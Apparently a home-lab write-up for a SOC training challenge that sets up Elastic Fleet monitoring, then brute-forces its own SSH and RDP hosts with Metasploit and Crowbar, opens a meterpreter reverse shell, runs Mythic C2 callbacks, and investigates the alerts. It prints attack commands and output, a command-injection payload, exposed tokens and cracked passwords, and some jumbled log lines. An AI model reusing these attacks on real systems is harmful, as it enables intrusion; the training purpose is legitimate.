The screenshot shows the Fleet interface for managing Elastic Agents. On the left, a list of agents is displayed with columns for Status, Host IP, Agent policy, CPU, and Memory. One agent named 'fleetserver' is highlighted. On the right, a modal window titled 'Add agent' is open, asking 'What type of host do you want to monitor?'. It provides options for 'Windows - Policy' and 'Collect system logs and metrics'.

Install Fleet Server to a centralized host:



This screenshot is similar to the previous one, showing the Fleet interface with an 'Add agent' dialog. However, the terminal output at the bottom of the page is now visible, showing logs from the 'elastic-agent' process. The logs indicate the successful enrollment of the agent on a Linux host. Key messages include:

```
rooth@fleetserver:~/elastic-agent-8.17.0-linux-x86_64$ DEBUG [Install.composable] Variable state changed for composable inputs; debounce started
2024-12-21T04:48:12.571Z DEBUG [Install.composable] kubernetes_secrets provider skipped, unable to connect: unable to build kube config due to error: invalid configuration: no configuration has been provided, try setting KUBERNETES_MASTER environment variable
2024-12-21T04:48:12.571Z DEBUG [Install.composable] kubernetes_secrets provider skipped, unable to connect: unable to build kube config due to error: invalid configuration: no configuration has been provided, try setting KUBERNETES_MASTER environment variable
2024-12-21T04:48:12.572Z DEBUG [Install.composable.providers.kubernetes] Kubernetes provider for resource node skipped, unable to connect: unable to build kube config due to error: invalid configuration: no configuration has been provided, try setting KUBERNETES_MASTER environment variable
2024-12-21T04:48:12.572Z DEBUG [Install.composable.providers.kubernetes] Kubernetes provider for resource node skipped, unable to connect: unable to build kube config due to error: invalid configuration: configuration has been provided, try setting KUBERNETES_MASTER environment variable
2024-12-21T04:48:12.572Z DEBUG [Install.composable.providers.kubernetes] Kubernetes provider for resource node skipped, unable to connect: unable to build kube config due to error: invalid configuration: configuration has been provided, try setting KUBERNETES_MASTER environment variable
2024-12-21T04:48:12.672Z DEBUG [Install.composable] Computing new variable state for composable inputs
2024-12-21T04:48:12.772Z DEBUG [Install.composable] Stopping controller for composable inputs
2024-12-21T04:48:13.075Z DEBUG [Install] Merged configuration from /root/elastic-agent-8.17.0-linux-x86_64/elastic-agent.yaml into result
2024-12-21T04:48:13.075Z DEBUG [Install] Merged all configuration files from [/root/elastic-agent-8.17.0-linux-x86_64/elastic-agent.yaml], no external input files
[...]
[**] Unhandled error: [err] Errno: enroll command failed for unknown reason; exit status 1
for help, please see our troubleshooting guide at https://www.elastic.co/guide/en/fleet/8.17/fleet-troubleshooting.html
root@fleetserver:~/elastic-agent-8.17.0-linux-x86_64$ sudo ./elastic-agent install --fleet-server-es=https://149.28.251.222:9200 --fleet-server-service-token=AAEAAAQjYXh0MwNmZmI2QCx2VdmvLRvav2ULT3E0203NRYnJ4WDgDmRNSVKNWVFT2t0t0VEZaEk3MuPwZw -trustless-fingerprint=47c1885bd4e2xf3a78848f095f08e2a942235dc10d45f2f335b9e188e2ad --fleet-server-server-policy --fleet-server-es-ca=elastic-agent-ca.pem
[**] Service Started [sv] Elastic Agent successfully installed, starting enrollment...
[**] Waiting For Enrollment... [sv] Elastic Agent successfully installed, starting enrollment...
[**] Waiting For Enrollment... [sv] ("log.level": "info", "@timestamp": "2024-12-21T04:52:56.270Z", "log.origin": {"function": "github.com/elastic/elastic-agent/internal/pkg/agent/cmd.(*EnrollCmd).preparefleetTLS", "file.name": "cmd/enroll_cmd.go", "file.line": 437}, "message": "Generating self-signed certificate for Fleet Server integration: fleet-server-policy", "ecs.version": "1.6.0"}
[**] Waiting For Enrollment... [sv] ("log.level": "info", "@timestamp": "2024-12-21T04:52:57.375Z", "log.origin": {"function": "github.com/elastic/elastic-agent/internal/pkg/agent/cmd.(*EnrollCmd).daemonReloadWithBackground", "file.name": "cmd/enroll_cmd.go", "file.line": 483}, "message": "Restarting agent daemon, attempt 0", "ecs.version": "1.6.0"}
[**] Waiting For Enrollment... [sv] ("log.level": "info", "@timestamp": "2024-12-21T04:52:59.381Z", "log.origin": {"function": "github.com/elastic/elastic-agent/internal/pkg/agent/cmd.(*EnrollCmd).waitForFleetServer.func1", "file.name": "cmd/enroll_cmd.go", "file.line": 826}, "message": "Fleet Server - Starting: spawned pid '2646'", "ecs.version": "1.6.0"}
[**] Waiting For Enrollment... [sv] ("log.level": "info", "@timestamp": "2024-12-21T04:53:03.382Z", "log.origin": {"function": "github.com/elastic/elastic-agent/internal/pkg/agent/cmd.waitForFleetServer.func1", "file.name": "cmd/enroll_cmd.go", "file.line": 826}, "message": "Fleet Server - Starting", "ecs.version": "1.6.0"}
[**] Waiting For Enrollment... [sv] ("log.level": "info", "@timestamp": "2024-12-21T04:53:08.382Z", "log.origin": {"function": "github.com/elastic/elastic-agent/internal/pkg/agent/cmd.waitForFleetServer.func1", "file.name": "cmd/enroll_cmd.go", "file.line": 887}, "message": "Fleet Server - Starting: running on policy with Fleet Server integration: fleet-server-policy", "ecs.version": "1.6.0"}
[**] Waiting For Enrollment... [sv] ("log.level": "info", "@timestamp": "2024-12-21T04:53:27.409Z", "log.origin": {"function": "github.com/elastic/elastic-agent/internal/pkg/agent/cmd.enroll(enroll)", "file.name": "cmd/enroll.go", "file.line": 520}, "message": "Starting enrollment to URL: https://fleetserver:8200", "ecs.version": "1.6.0"}
[**] Waiting For Enrollment... [sv] ("log.level": "info", "@timestamp": "2024-12-21T04:53:28.660Z", "log.origin": {"function": "github.com/elastic/elastic-agent/internal/pkg/agent/cmd.enroll(enroll)", "file.name": "cmd/enroll.go", "file.line": 483}, "message": "Starting enrollment to URL: https://fleetserver:8200", "ecs.version": "1.6.0"}
[**] Done [sv]
Elastic Agent has been successfully installed. [sv]
root@fleetserver:~/elastic-agent-8.17.0-linux-x86_64$
```

Elastic Agent on Windows server:

```
PS C:\Users\Administrator\elastic-agent-8.17.0-windows-x86_64> cd elastic-agent-8.17.0-windows-x86_64
PS C:\Users\Administrator\elastic-agent-8.17.0-windows-x86_64> elastic-agent.exe install
--url=https://216.128.139.215:8220 --enrollment-token=TG1PVzU1TUJ2WUVmQWLYb0dQeEc6TXVaam5NbZJRQ@tSVUpjYVFPOHBCQQ=- --insecure
Elastic Agent will be installed at C:\Program Files\Elastic\Agent and will run as a service. Do you want to continue? [Y/n]:Y
[---] Service Started [17s] Elastic Agent successfully installed, starting enrollment.
[=] Waiting For Enroll... [18s] {"log.level": "warn", "@timestamp": "2024-12-21T05:32:49.427Z", "log.logger": "tls", "log.origin": {"function": "github.com/elastic/elastic-agent-libs/transport/tlscommon.(*TLSConfig).ToConfig", "file.name": "tlscommon/tls_config.go", "file.line": 107}, "message": "SSL/TLS verifications disabled.", "ecs.version": "1.6.0"}
[=] Waiting For Enroll... [19s] {"log.level": "info", "@timestamp": "2024-12-21T05:32:50.263Z", "log.origin": {"function": "github.com/elastic/elastic-agent/internal/pkg/agent/cmd.(*enrollCmd).enrollWithBackoff", "file.name": "cmd/enroll_cmd.go", "file.line": 520}, "message": "Starting enrollment to URL: https://216.128.139.215:8220/", "ecs.version": "1.6.0"}
[=] Waiting For Enroll... [19s] {"log.level": "warn", "@timestamp": "2024-12-21T05:32:50.609Z", "log.logger": "tls", "log.origin": {"function": "github.com/elastic/elastic-agent-libs/transport/tlscommon.(*TLSConfig).ToConfig", "file.name": "tlscommon/tls_config.go", "file.line": 107}, "message": "SSL/TLS verifications disabled.", "ecs.version": "1.6.0"}
[=] Waiting For Enroll... [21s] {"log.level": "info", "@timestamp": "2024-12-21T05:32:52.892Z", "log.origin": {"function": "github.com/elastic/elastic-agent/internal/pkg/agent/cmd.(*enrollCmd).daemonReloadWithBackoff", "file.name": "cmd/enroll_cmd.go", "file.line": 483}, "message": "Restarting agent daemon, attempt 0", "ecs.version": "1.6.0"}
[=] Done [21s]
Elastic Agent has been successfully installed.
PS C:\Users\Administrator\elastic-agent-8.17.0-windows-x86_64\elastic-agent-8.17.0-windows-x86_64>
PS C:\Users\Administrator\elastic-agent-8.17.0-windows-x86_64\elastic-agent-8.17.0-windows-x86_64> whoami
winser\administrator
PS C:\Users\Administrator\elastic-agent-8.17.0-windows-x86_64\elastic-agent-8.17.0-windows-x86_64>
```

The screenshot shows the Elastic Fleet interface. At the top, there's a navigation bar with the Elastic logo, a search bar, and various icons. Below the navigation bar, the path 'Fleet > Agents > winser' is visible. On the right side of the header, there's a 'Send feedback' button. The main content area has a title 'winser' and a subtitle 'Agent details'. There are three tabs: 'Agent details' (which is selected), 'Logs', and 'Diagnostics'. Below the tabs, there are two sections: 'Overview' on the left and 'Integrations' on the right.

**Overview**

Metric	Value
CPU	32.08 %
Memory	179 MB
Status	Healthy
Last activity	23 seconds ago
Last checkin message	Waiting for initial configuration and composa...
Agent ID	3034648c-c886-44ff-b928-42963d720047
Agent policy	Windows-Policy rev. 4
Agent version	8.17.0
Host name	winser
Host ID	dfced90b-0294-4ca9-8252-2bc3cee0f249
Logging level	info
Privilege mode	Running as root
Agent release	stable
Platform	windows
Monitor logs	Enabled
Monitor metrics	Enabled
Tags	-

**Integrations**

- > system-2
- > WIN-Sysmon
- > WIN-Defender

## Penetration Testing/Ethical Hacking:

Nmap: This was used to Scan the VPC network environment and to determine the services and ports open.

## SSH Brute Force Attack:

The brute force Attack was done with Metasploit via the MSFConsole. We successfully got access to a Reverse shell on that server.

```

kali@kali:~ ->
File containing users and passwords separated by space, one pair per line
Try the username as the password for all users
File containing usernames, one per line
Whether to print output for all attempts

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ssh/ssh_login) > set DB_ALL_USERS false
DB_ALL_USERS => false
msf6 auxiliary(scanner/ssh/ssh_login) > run
[*] 45.32.192.81:22 - Starting bruteforce
[-] 45.32.192.81:22 - Failed: 'root:whjijksdfhbjhhsdb'
[-] 45.32.192.81:22 - Failed: 'root:dkjfjfjds'
[-] 45.32.192.81:22 - Failed: 'root:dkfhjhksdf'
[-] 45.32.192.81:22 - Failed: 'root:fkjkjsdk'
[-] 45.32.192.81:22 - Failed: 'root:root'
[-] 45.32.192.81:22 - Failed: 'root:food'
[-] 45.32.192.81:22 - Failed: 'root:d8IG.Rj(tC%Z3n{nd8!G.Rj(tC%Z3n{n'
[*] 45.32.192.81:22 - Success: 'root:d8IG.Rj(tC%Z3n{n' 'uid=0(root) gid=0(root) groups=0(root) Linux Ubuntu-Server 6.8.0-51-generic #52-Ubuntu SMP PREEMPT_DYNAMIC Thu Dec 5 13:09:44 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux'
WARNING: database "msf" has a collation version mismatch
DETAIL: The database was created using collation version 2.38, but the operating system provides version 2.40.
HINT: Rebuild all objects in this database that use the default collation and run ALTER DATABASE msf REFRESH COLLATION VERSION, or build PostgreSQL with the right library version.
[*] SSH session 2 opened (10.0.2.15:37663 → 45.32.192.81:22) at 2024-12-22 19:40:17 -0500
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > sessions

Active sessions
=====

```

ID	Name	Type	Information	Connection
1	shell	linux	SSH Kali	0 10.0.2.15:38915 → 45.32.192.81:22 (45.32.192.81)
2	shell	linux	SSH Kali	0 10.0.2.15:37663 → 45.32.192.81:22 (45.32.192.81)

```


[*] 45.32.192.81 - SSH session 3 closed. Reason: User exit
msf6 auxiliary(scanner/ssh/ssh_login) > use exploit/multi/handler
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD linux/x86/meterpreter/reverse_tcp
PAYLOAD => linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.56.101
LHOST => 192.168.56.101
msf6 exploit(multi/handler) > set LPORT 80
LPORT => 80
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.56.101:80
[*] Sending stage (1017704 bytes) to 192.168.56.101
WARNING: database "msf" has a collation version mismatch
DETAIL: The database was created using collation version 2.38, but the operating system provides version 2.40.
HINT: Rebuild all objects in this database that use the default collation and run ALTER DATABASE msf REFRESH COLLATION VERSION, or build PostgreSQL with the right library version.
WARNING: database "msf" has a collation version mismatch
DETAIL: The database was created using collation version 2.38, but the operating system provides version 2.40.
HINT: Rebuild all objects in this database that use the default collation and run ALTER DATABASE msf REFRESH COLLATION VERSION, or build PostgreSQL with the right library version.
[*] Meterpreter session 4 opened (192.168.56.101:80 → 192.168.56.101:57888) at 2024-12-22 20:22:08 -0500

meterpreter > whoami
[-] Unknown command: whoami. Run the help command for more details.
meterpreter > sysinfo
Computer : 10.0.2.15
OS : Debian (Linux 6.11.2-amd64)
Architecture : x64
BuildTuple : i486-linux-musl
Meterpreter : x86/linux
meterpreter > 

```

## Alerts Dashboard for SSH Brute Force Attack:



## RDP Brute Force Attack:


This was done with Crowbar that used a password text file to run an RDP brute force attack.

```
└─(kali㉿kali)-[~/Downloads]
└─$ crowbar -b rdp -u Administrator -C pass.txt -s 207.148.5.254/32
2024-12-25 17:07:38 START
2024-12-25 17:07:38 Crowbar v0.4.2
2024-12-25 17:07:38 Trying 207.148.5.254:3389
2024-12-25 17:07:43 RDP-SUCCESS : 207.148.5.254:3389 - Administrator:Fall2024
2024-12-25 17:07:43 STOP
```

```
└─(kali㉿kali)-[~/Downloads]
└─$ █
```

Mythic C2:

Screenshot shows Mythic C2 server up and running:



```

kali-linux-2024-2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Mythic GitHub - MythicAgents/ GitHub - MythicC2Profile
Not secure https://107.191.45.188:7443/new/payloads
Operation 30-Day-SOC-Challenge
Payloads ACTIONS
Actions Download Tags File Description C2 Status
Actions Download Tags File Apollo-Payload-Agent-30-Day-SOC- Challenge ✓ - http
Actions Download Tags File Apollo-Payload-Agent-30-Day-SOC- Challenge ✓ - http
(kali㉿kali)-[~/Downloads]
└─$ xfreerdp /u:Administrator /v:Fall2024 /p:7443
[20:24:31:727] [187639:187640] [WARN][com.freerdp.crypto] - Certificate verification failed at stack position 0
[20:24:31:728] [187639:187640] [WARN][com.freerdp.crypto] - CN = winser
[20:24:31:728] [187639:187640] [ERROR][com.freerdp.crypto] - 0x0000000000000000
[20:24:31:728] [187639:187640] [ERROR][com.freerdp.crypto] - @ WARNING: (0)
[20:24:31:728] [187639:187640] [ERROR][com.freerdp.crypto] - 0x0000000000000000
[20:24:31:728] [187639:187640] [ERROR][com.freerdp.crypto] - The hostname used for port 89
[20:24:31:728] [187639:187640] [ERROR][com.freerdp.crypto] - does not match the name
[20:24:31:728] [187639:187640] [ERROR][com.freerdp.crypto] - Common Name (CN):
[20:24:31:728] [187639:187640] [ERROR][com.freerdp.crypto] - winser
[20:24:31:728] [187639:187640] [ERROR][com.freerdp.crypto] - A valid certificate was used!
Certificate details for 207.148.5.254:3389 (RDP-Server):
    Common Name: winser
    Subject: CN = winser
    Issuer: CN = winser
    Thumbprint: 3c:08:89:d0:08:cd:67:c1:e6:60:be:76:82:bc:ab:46:c3:ed:6d:3f
The above certificate could not be verified, possibly because you do not have the CA certificate in your certificate store or the certificate has expired. Please look at the OpenSSL documentation on how to add a private CA to the store. Do you trust the above certificate? (Y/N) Y
[20:24:41:041] [187639:187640] [INFO][com.freerdp.gdi] - Local framebuffer format
[20:24:41:041] [187639:187640] [INFO][com.freerdp.gdi] - Remote framebuffer format
[20:24:41:087] [187639:187640] [INFO][com.freerdp.channels.rdpnvclient] - [static]
[20:24:41:087] [187639:187640] [INFO][com.freerdp.channels.rdpnvclient] - Loading
[21:17:44:815] [187639:187639] [ERROR][com.freerdp.core] - freerdp_abort_connect: f
T_CONNECT_CANCELLED [0x00020008]

(kali㉿kali)-[~/Downloads]
└─$ xfreerdp /u:Administrator /v:Fall2024 /p:7443
[22:58:23:016] [275782:275783] [WARN][com.freerdp.crypto] - Certificate verification failed at stack position 0
[22:58:24:873] [275782:275783] [INFO][com.freerdp.gdi] - Local framebuffer format PIXEL_FORMAT_BGRX32
[22:58:24:873] [275782:275783] [INFO][com.freerdp.gdi] - Remote framebuffer format PIXEL_FORMAT_BGRA32
[22:58:24:922] [275782:275783] [INFO][com.freerdp.channels.rdpnvclient] - [static] Loaded fake backend for rdpnv
[22:58:24:922] [275782:275783] [INFO][com.freerdp.channels.rdpnvclient] - Loading Dynamic Virtual Channel rdpgfx

```

Now we can see the Apollo server payload as “Apollo-30-Day-SOC-Challenge.exe”. This was done with the PowerShell command `Invoke-WebRequest –Uri “apollo.exe” located on the apollo server”`.

The screenshot shows a Mythic C2 interface. At the top, there's a header bar with tabs for "Mythic", "GitHub - MythicAgents/A", and "GitHub - MythicC2Profile". Below the header is a table titled "INTERACT" listing three agents:

INTERACT	IP	HOST	USER	DOMAIN	PID	LAST CHECKIN
2	207.148.5.254	WINSER	Administrator	WINSER	2056	10 seconds
1	207.148.5.254	WINSER	Administrator	WINSER	5896	3 days


Below the table is a "CALLBACK" section with tabs for "CALLBACK: 1" and "CALLBACK: 2". Under "CALLBACK: 1", the command "whoami" was run, showing the local identity as WINSER\Administrator and the impersonation identity as WINSER\Administrator. The "IP Configuration" section shows two network interfaces: Ethernet Instance 0 (Up, IP 207.148.5.254) and Loopback Pseudo-Interface 1 (Up, IP 127.0.0.1). The "Task an agent..." button is at the bottom.

We were able to get reverse shell, and we ran shell ipconfig on the windows machine.

The screenshot shows a Mythic C2 interface. At the top, there's a header bar with tabs for "Mythic", "GitHub - MythicAgents/A", and "GitHub - MythicC2Profile". Below the header is a table titled "INTERACT" listing three agents:

INTERACT	IP	HOST	USER	DOMAIN	PID	LAST CHECKIN
3	207.148.5.254	WINSER	Administrator	WINSER	6564	2 seconds
2	207.148.5.254	WINSER	Administrator	WINSER	2056	5 minutes
1	207.148.5.254	WINSER	Administrator	WINSER	5896	3 days

Below the table is a "CALLBACK" section with tabs for "CALLBACK: 1", "CALLBACK: 2", and "CALLBACK: 3". Under "CALLBACK: 3", the command "netstat {}" was run, showing the Windows IP Configuration for the Ethernet adapter. The output includes the connection-specific DNS suffix (fe80::5400:5ff:fe37:31d0%4), link-local IPv6 address (fe80::5400:5ff:fe37:31d0%4), IPv4 address (207.148.5.254), subnet mask (255.255.254.0), and default gateway (207.148.4.1).



We were also able to disable the password policy in the local group policy editor.

## Investigation of Incidents:

Later we saw the alert updated in elastic server with the Ip 218.92.0.245 (Mythic)

The screenshot shows the GreyNoise interface for the IP address 218.92.0.245. At the top, there's a search bar and navigation links for Trends, Today, Tags, Analysis, and Alerts. On the right are Log In and Sign Up buttons. A 'MALICIOUS' tag is highlighted above the IP address. Below the IP, it shows the organization is CHINANET-BACKBONE and the actor is Unknown, with a note that it's Not Spoofable. The 'Observed Activity' section displays network traffic details: a request for /favicon.ico, a user agent containing a command injection payload (echo ; /bin/bash -c "id"), and port 8888 protocol information. It also lists an JA3 Fingerprint and a WEB PATH. To the right, there's a 'View Similar IPs' section with a table of first and last seen dates, country (China), region (Shanghai), city (Shanghai), and ASN (AS4134). A 'Tags' section lists SSH Bruteforcer, SSH Connection Attempt, and Generic Path Traversal Attempt. At the bottom, there's a call to action to 'Create a free account' or 'LOG IN'.

> MALICIOUS

# 218.92.0.245

ORGANIZATION ACTOR  
CHINANET-BACKBONE Unknown Not Spoofable [?]

## Observed Activity

Shows the ports & protocols that this IP scanned, along with the paths that this IP requested. In addition, fingerprints of the SSH & TLS negotiation between this IP and the GreyNoise sensor are shown.

SUMMARY TIMELINE

HTTP /favicon.ico USER AGENT (X( :); echo ; /bin/bash -c "id" PORT 8888 PROTOCOL  
JA3 FINGERPRINT fa483bb9f4334db82b84de87b4bc3488 WEB PATH /.env PORT 8888

Create a free account or log in to view activity from this IP

Examine the ports and protocols that this IP scanned. Get a list of requested web paths and user agents in addition to SSH and TLS fingerprints captured by GreyNoise sensors.

CREATE A FREE ACCOUNT LOG IN

View Similar IPs →

FIRST SEEN	LAST SEEN
2024-11-05	2024-12-29

COUNTRY	REGION
China	Shanghai

CITY	ASN
Shanghai	AS4134

